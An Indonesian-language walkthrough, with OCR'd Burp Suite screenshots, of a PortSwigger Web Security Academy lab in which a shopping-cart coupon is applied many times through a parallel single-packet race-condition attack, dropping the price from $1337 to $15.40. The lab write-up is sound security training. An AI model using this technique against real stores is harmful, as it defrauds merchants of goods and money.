



# Limit overrun race conditions

Langkah penyelesaian

Buka lab



Kemudian klik my account lalu login dengan username wiener dan password peter



## Login

Username


wiener

Password


\*\*\*\*\*

Log in


Lalu setelah itu klik home lalu pilih cart belanjaan



Kemudian klik add to cart



Lalu klik keranjang tersebut



Masukan voucher PROMO20 kemudian klik apply dan lihat intercept di burpsuite

1 2 3 4

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JOSEPH JWT Editor JSON Web Tokens InQL

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net:443 [34.246.129.62] Open browser

Time	Type	Direction	Method	URL	Status code	Length
00:06:07.18 Jan ...	HTTP	→ Request	POST	https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart/coupon		

**Request**

Pretty Raw Hex

```
1 POST /cart/coupon HTTP/1.1
2 Host: 0a28002c04f0ad528106e35f0042008c.web-security-academy.net
3 Cookie: session=5CSAT69fnpj0r1cV904L8kpT0C9y7p0e
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 53
10 Origin: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net
11 Referer: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 csrf=CmH5kqPBk2HqHqM%ofJyEopBTlShxJScoupon=PRQWQ20
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 18

Event log (1) All issues (5)

Memory: 185.5MB of 1.88GB

Kemudian klik send to repeater dan klik send kemudian amati

1 2 3 4

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JOSEPH JWT Editor JSON Web Tokens InQL

Send Cancel Follow redirection Burp AI

Target: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /cart/coupon HTTP/2
2 Host: 0a28002c04f0ad528106e35f0042008c.web-security-academy.net
3 Cookie: session=5CSAT69fnpj0r1cV904L8kpT0C9y7p0e
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Origin: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net
11 Referer: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart?couponError=INVALID_COUPON&coupon=PRQWQ20
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=CmH5kqPBk2HqHqM%ofJyEopBTlShxJScoupon=PRQWQ20
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /cart
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 Coupon applied
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20


Response headers 3

Done


Event log (1) All issues (13)

Memory: 204.0MB of 1.88GB


Lalu kemudian lihat di browser




Lalu klik remove kemudian ctrl+r tab repeater tadi sehingga menjadi banyak tab



Lalu kemudian klik tombol plus dan klik new tab group lalu kemudian pilih semua



Setelah itu klik create kemudian klik panah send



Lalu pilih send group in paralel(single-packet attack)



1 2 3 4

Send group (parallel) Cancel Follow redirection Burp AI

Target: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net HTTP/2

Request

```
1 POST /cart/coupon HTTP/2
2 Host: 0a28002c04f0ad528106e35f0042008c.web-security-academy.net
3 Cookie: session=cSAT6m9jppriLY9G4L8k7t0C9y7pde
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Origin: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net
11 Referer: https://0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=CRH5dkqP8k2HQ4p0M5ofJyEop8TtShxJ6coupon=PROMO20
```

Response

```
1 HTTP/2 302 Found
2 Location: /cart/couponError=COUPON_ALREADY_APPLIED&coupon=PROMO20
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 22
5
6 Coupon already applied
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 1

Request headers 20

Response headers 3

Done

Event log (1) All issues (14)

Memory: 311.6MB of 1.88GB

Kemudian klk send group dan refresh browser

Limit overrun race condi: x

0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

WebSecurity Academy

Limit overrun race conditions

LAB Not solved

Back to lab description

For 20% off use code at checkout: PROMO20

Store credit: \$50.00

Home | My account | 1

Cart

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$1337.00	1

Remove

Coupon:

Add coupon

Apply

Code	Reduction
PROMO20	-\$1321.60

Remove

Total: \$15.40

Place order

Dan didapatkan potongan harga yang begitu tinggi kemudian klik place order

The screenshot shows a web browser window with the following elements:

- Browser Tab:** "Limit overrun race condi: x"
- Address Bar:** "0a28002c04f0ad528106e35f0042008c.web-security-academy.net/cart/order-confirmation?order-confirmed=true"
- Page Header:** "WebSecurity Academy" logo and "Limit overrun race conditions" title. A green badge indicates "LAB Solved".
- Orange Banner:** "Congratulations, you solved the lab!" with social media share links and a "Continue learning >" link.
- Green Banner:** "For 20% off use code at checkout: PROMO20"
- Store Credit:** "Store credit: \$34.60"
- Order Status:** "Your order is on its way!"
- Shopping Cart Table:**

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$1337.00	1
- Total:** "\$15.40"
- Navigation:** "Home | My account | 0"

Dan lab tersolved